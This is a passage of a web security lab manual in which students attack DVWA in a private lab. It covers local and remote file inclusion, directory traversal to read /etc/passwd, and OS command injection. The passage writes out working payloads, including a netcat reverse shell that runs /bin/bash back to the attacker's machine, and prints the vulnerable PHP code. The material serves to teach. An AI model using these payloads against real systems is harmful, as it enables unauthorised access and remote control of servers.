


Figure 17: Use Hackbar plugin (F9) to see the page parameter clearer.

- Log into DVWA and go to File Inclusion.
 - It says that we should edit the get parameters to test the inclusion. we change the address from include.php to **index.php** and see if the page exist.
 - It seems that there is no index.php file in that directory (or it is empty) as shown in Fig.18, maybe this means that a local file inclusion (LFI) is possible.




Figure 18: File Inclusion Test- index.php

- To try the Local File Inclusion (LFI), we need to know the name of a file that really exists locally. We know that there is an index.php in the root directory of DVWA, so we try a directory traversal together with the file inclusion set ../../index.php to the page variable as shown in Fig.19.
 - Traversal directory is when we go up in the directory structure. In linux if you type `cd ../../` that will take you two ways back. See Example below in Fig.20 for explanation.




Figure 19: File Inclusion test - Traversal directory ../../index.php

```
(kali㉿kali)-[~/Desktop]
$ cd test

(kali㉿kali)-[~/Desktop/test]
$ pwd
/home/kali/Desktop/test

(kali㉿kali)-[~/Desktop/test]
$ cd ../../
Back 2

(kali㉿kali)-[~]
$ pwd
/home/kali

(kali㉿kali)-[~]
$ cd ../
Back 1

(kali㉿kali)-[/home]
$ pwd
/home

(kali㉿kali)-[/home]
$
```

Figure 20: Traversal directory example in Linux

- The next step is to try a Remote File Inclusion (RFI); including a file hosted on another server instead of a local one, as our test virtual machine does not have Internet access (or it should not have rather, for security reasons).
- We will try including a local file with the full URL, as if it were from another server. We will also try to include Vicnum's main page by giving the URL of the page as a parameter on **?page=http://192.168.56.101/vicnum/index.html** as shown in Fig.21.
- We were able to make the application load a page by giving its full URL, this means that we can include remote files; hence, it's a Remote File Inclusion (RFI).
- If the included file contains server-side executable code (PHP, for example), such code will be executed by the server; thus, allowing an attacker a remote command execution and with that, a very likely full system compromise.




Figure 21: Remote File Inclusion (RFI)

- This is not all. We can freely navigate to the Operating system files from a URL.
- let's try to display the contents of `/etc/passwd` to see the list of system users and their home directories and default shells.
- On Owasp VM, the `include.php` file is located in `/var/www/dvwa/vulnerabilities/fi`
- On Linux, as we explained before in Fig.20 , using `../` will take us one step back . That means If i use it once, I will go out from the `fi` folder and will be in `/var/www/dvwa/vulnerabilities`
- That means, if i use `../` 5 times, I will be in root directory!
- Now the file `passwd` is located in `/etc` folder.
- To navigate to it, change the parameter of the page to:
`../../../../etc/passwd`
- And the contents of the file `passwd` are presented to you.

How it works

- If we use the View Source button in DVWA, we can see that the server-side source code is shown in Fig.22 below
- It means that the page variable's value is passed directly to the filename and then it is included in the code. With this, we can include and execute any PHP or HTML file in the server we want, as long as it is accessible to it through the network. To be vulnerable to RFI, the server must have `allow_url_fopen` and `allow_url_include` in its configuration, otherwise it will only be a local file inclusion, if file inclusion vulnerability is present.

File Inclusion Source

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```

Figure 22: File inclusion vulnerability code

Exploiting OS command injections

in this section, we will see how we can use PHP's `system()` to execute OS commands in the server; sometimes developers use instructions similar to that or with the same functionality to perform some tasks and sometimes they use invalidated user inputs as parameters for the execution of commands.

- Log into the Damn Vulnerable Web Application (DVWA) and go to Command Execution.
- We will see a **Ping for FREE** form, let's try it. Ping to **192.168.56.101** (our Kali Linux machine's IP in the host-only network):
 - We should see an output that looks like it was taken directly from the ping command's output. This suggests that the server is using an OS command to execute the ping, so it may be possible to inject OS commands.
- Let's try to inject a very simple command, submit the following:
 - **192.168.56.101;uname -a**
- We should see the `uname` command's output just after the ping's output. We have a command injection vulnerability here!.

```

Ping for FREE
Enter an IP address below:
 submit

PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.016 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.007/0.013/0.018/0.006 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:47:48 UTC 2010

```

Figure 23: ping and uname

- How about without the IP address: **uname -a**
- Now, we are going to obtain a reverse shell on the server
 1. We can also display information about the user groups and its members on the target system. **id | cat /etc/group** This is very useful as it gives us information about systems we can attack from this user.
 2. Let's check if the server NetCat. Netcat is a tool that is used to generation connection with remote user.
 3. To check if Netcat is installed on the server, we can type **ls /bin/nc***
 - Great, we can see that netcat is installed in bin folder
 4. lets try to inject a command to run netCat, maybe we can create a reverse shall on the server. This will give us access to the server terminal if successful.
 5. The next step is to listen to a connection in our Kali machine; open a terminal and run the following command: **nc -lp 1691 -v**
 6. Back in the browser, submit the following:
 - **nc.traditional -e /bin/bash 192.168.56.102 1691 &**
 - **Make sure to replace the IP address to the Kali ip address in your lab environment**
 7. Our terminal will react with the connection; we now can issue non-interactive commands and check their output.

```

(kali@kali)-[~]
$ nc -lp 1691 -v
Listening on [any] 1691 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 42318
uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
cd ~
ls
ClientAccessPolicy.xml
MCIR
OWASP-CSRFGuard-Test-Application.html
WackoPicko
animatedcollapse.js
assets
bwAPP

```

Figure 24: netcat shell

4.1.1 How it works

Like in the case of SQL Injection, Command Injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system. If we watch the source code of the page we just attacked (there is a button in the bottom-right corner on every DVWA's page), it will look like the code below:

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
$target = $_REQUEST[ 'ip' ];
// Determine OS and execute the ping command.
if (stristr(PHP_UNAME('s'), 'Windows NT')) {
$cmd = shell_exec( 'ping ' . $target );
echo '<pre>'.$cmd.'</pre>';
} else {
$cmd = shell_exec( 'ping -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
}
}
?>
```

- We can see that it directly appends the user's input to the ping command. What we did was only to add a semicolon, which the system's shell interprets as a command separator and next to it the command we wanted to execute. After having a successful command execution, the next step is to verify if the server has NetCat.
- It is a tool that has the ability to establish network connections and in some versions, to execute a command when a new connection is established. We saw that the server's system had two different versions of NetCat and executed the one we know supports the said feature.
- We then set our attacking system to listen for a connection on TCP port 1691 (it could have been any other available TCP port) and after that we instructed the server to connect to our machine through that port and execute `/bin/bash` (a system shell) when the connection establishes; so anything we send through that connection will be received as input by the shell in the server.
- The use of `&` at the end of the sentence is to execute the command in the background and prevent the stopping of the PHP script's execution because of it waiting for a response from the command.

Checklist

- **Lab objectives:**
- After Completing this lab, you should be able:
 - Understand Web applications vulnerabilities.
 - Conduct vulnerability assessment on Web applications
 - Exploit web applications using Data tampering, SQL injections, XSS attacks and File Traversal and inclusion attacks.

- **You can now complete the following tasks from the assessment:**

B- Server side Exploits

- (1) Data Tampering
- (2) SQL Injection
- (3) Cross Site Scripting (XSS)
- (4) Other Vulnerabilities

E- Threats Mitigation Techniques & Recommendations

- (3) Against SQL Injection attacks
- (4) Against Cross Site Scripting (XSS)